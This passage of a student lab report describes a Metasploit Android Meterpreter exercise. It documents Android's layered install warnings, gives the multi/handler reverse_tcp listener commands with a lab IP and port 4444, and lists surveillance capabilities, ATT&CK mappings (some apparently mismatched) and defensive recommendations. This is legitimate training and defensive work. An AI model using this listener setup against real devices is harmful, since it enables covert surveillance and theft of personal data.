


Figure 19: Android blocking installation from unknown sources via Chrome

Android's core security policy prevents installation of APKs from sources other than the official Google Play Store by default. The system displayed a "Permission required" dialog explaining that Chrome was not authorized to install unknown apps. The user was required to navigate to Settings and manually enable this permission, representing a third deliberate security bypass.

Layer 4: Google Play Protect Block




Figure 20: Google Play Protect flagging MainActivity as an unsafe app

Even after enabling unknown sources, Google Play Protect, Android's built-in malware scanning service, identified the APK as harmful and blocked the installation with the message "Unsafe app blocked." The app was labeled "MainActivity," the default name assigned to a bare Metasploit payload with no legitimate application wrapper.

Layer 5: Play Protect Security Scan Offer




Figure 21: Play Protect offering to send the app to Google for security review

When the user attempted to install anyway, Play Protect offered to submit the APK to Google for cloud-based analysis. This represents Android's attempt to crowdsource threat intelligence. Tapping "Don't send" bypassed this final protective measure before the installation was ultimately blocked.

6. Metasploit Multi-Handler Configuration

The Metasploit multi/handler module is the component that receives incoming connections from compromised devices. Once a victim device executes the malicious APK, it initiates a TCP connection back to the attacker on the configured port. The multi-handler sits listening on that port and, upon receiving the connection, negotiates a Meterpreter session granting the attacker interactive control over the device.




Figure 22: Metasploit console loaded with 2,529 exploits and 1,672 payloads

Handler configuration commands used:

```
msf6 > use exploit/multi/handler  
msf6 > set payload android/meterpreter/reverse_tcp  
msf6 > set LHOST 10.211.55.2  
msf6 > set LPORT 4444  
msf6 > show options  
msf6 > run
```




Figure 23: Multi-handler configured with android/meterpreter/reverse_tcp payload on LHOST 10.211.55.2 port 4444




Figure 24: Multi-handler running and listening on 0.0.0.0:4444 for incoming connections

The handler successfully started and fell back to listening on 0.0.0.0:4444, meaning it accepted connections on all available network interfaces. In a successful exploitation scenario, the Meterpreter session would provide the attacker with capabilities including file system access, camera and microphone activation, SMS interception, call log access, GPS location retrieval, and contact database extraction.

7. Security Analysis and Risk Assessment

7.1 Vulnerabilities Exploited

The attack chain in this lab exploited a combination of technical and human factors rather than a single software vulnerability. The following table summarizes the key vulnerabilities and attack techniques identified.

Vulnerability	Description	MITRE ATT&CK
Social Engineering	User bypasses multiple Android security warnings to install unknown APK	T1594.002
Sideloaded / Unknown Sources	Android allows APK installation outside Play Store when user enables the setting	T1576
Reverse Shell Payload	Meterpreter reverse_tcp establishes covert channel from device to attacker	T1571
Unencrypted Delivery	APK delivered over HTTP with no transport security	T1557
Unsigned / Weakly Signed App	Payload requires no legitimate developer certificate to install	T1553.004

7.2 Potential Impact

A successful Meterpreter session on an Android device gives an attacker broad access to device functionality and data. The following capabilities would be available through an active session:

- Camera and microphone access for real-time surveillance
- Extraction of SMS messages, call logs, and contact lists
- GPS location tracking and movement history
- Access to the full file system including photos, documents, and app data
- Credential harvesting from stored browser data and app caches
- Persistence through background services that survive device reboots
- Lateral movement potential if the device is connected to a corporate network

7.3 Defensive Recommendations

The layered security warnings observed throughout this lab demonstrate that Android already provides strong built-in protections. The attack only succeeds when a user deliberately bypasses multiple warnings. The following controls address both the technical and human dimensions of this threat.

App Permission Controls

Users and administrators should review app permissions carefully before installation. Applications requesting access to camera, microphone, contacts, SMS, and location simultaneously should be treated as high risk. Enterprise MDM solutions can enforce permission policies across managed devices.

Disable Unknown Sources

The "Install unknown apps" setting should remain disabled at all times on production devices. This single control prevents the majority of sideloading attacks. Enterprise environments should enforce this policy via Mobile Device Management platforms such as Microsoft Intune or Google Workspace.

Network Monitoring

Outbound TCP connections on non-standard ports, particularly port 4444 which is the Metasploit default, should be flagged by network monitoring tools. Meterpreter traffic can also be identified through behavioral analysis as it maintains a persistent connection with regular beaconing intervals.

Google Play Protect

Play Protect should remain enabled at all times. As demonstrated in this lab, it successfully identified and blocked the Meterpreter payload even after the user bypassed all preceding warnings. Regular Play Protect scans provide ongoing protection against newly sideloaded threats.

Security Awareness Training

The most critical control identified by this lab is user education. Every stage of the attack required the user to actively dismiss a security warning. Training programs should specifically address the risks of downloading APKs from outside the Play Store, the meaning of "unknown sources" warnings, and how to recognize social engineering tactics used to justify installing unofficial apps.

Malware Detection and EDR

Mobile Endpoint Detection and Response solutions can identify Meterpreter sessions through network traffic analysis, process behavior monitoring, and signature-based detection of known payloads. Solutions such as CrowdStrike Falcon for Mobile or Microsoft Defender for Endpoint provide this capability at the enterprise level.

8. Conclusion

This lab provided a comprehensive hands-on demonstration of how the Metasploit Framework can be used to generate, deliver, and deploy a malicious Android payload in a controlled environment. The exercise covered the full attack lifecycle from payload creation through delivery, installation attempts, and listener configuration.

A key finding of this lab was the robustness of Android's built-in security architecture. Five distinct security layers were triggered and documented during the delivery and installation process: an insecure download warning, a harmful file alert, the unknown sources restriction, a Google Play Protect block, and a cloud security scan offer. Each of these layers represents a genuine obstacle to successful exploitation and underscores the importance of leaving these protections enabled.

The lab also highlighted a critical reality of mobile security: the human factor remains the most significant vulnerability. Technical controls can be bypassed when users are motivated by social engineering to disable protections one by one. Effective mobile security therefore requires a combination of technical controls, policy enforcement through MDM platforms, network monitoring for anomalous outbound connections, and ongoing security awareness training.

From a SOC analyst perspective, the indicators generated by this attack, including outbound TCP connections on port 4444, APK downloads from non-Play Store sources over unencrypted HTTP, and the installation of apps with "MainActivity" as their display name, provide actionable detection signatures that can be incorporated into SIEM rules and network monitoring policies.

Lab completed June 22, 2026 | Fullstack Academy Cybersecurity Analytics Program | University of North Florida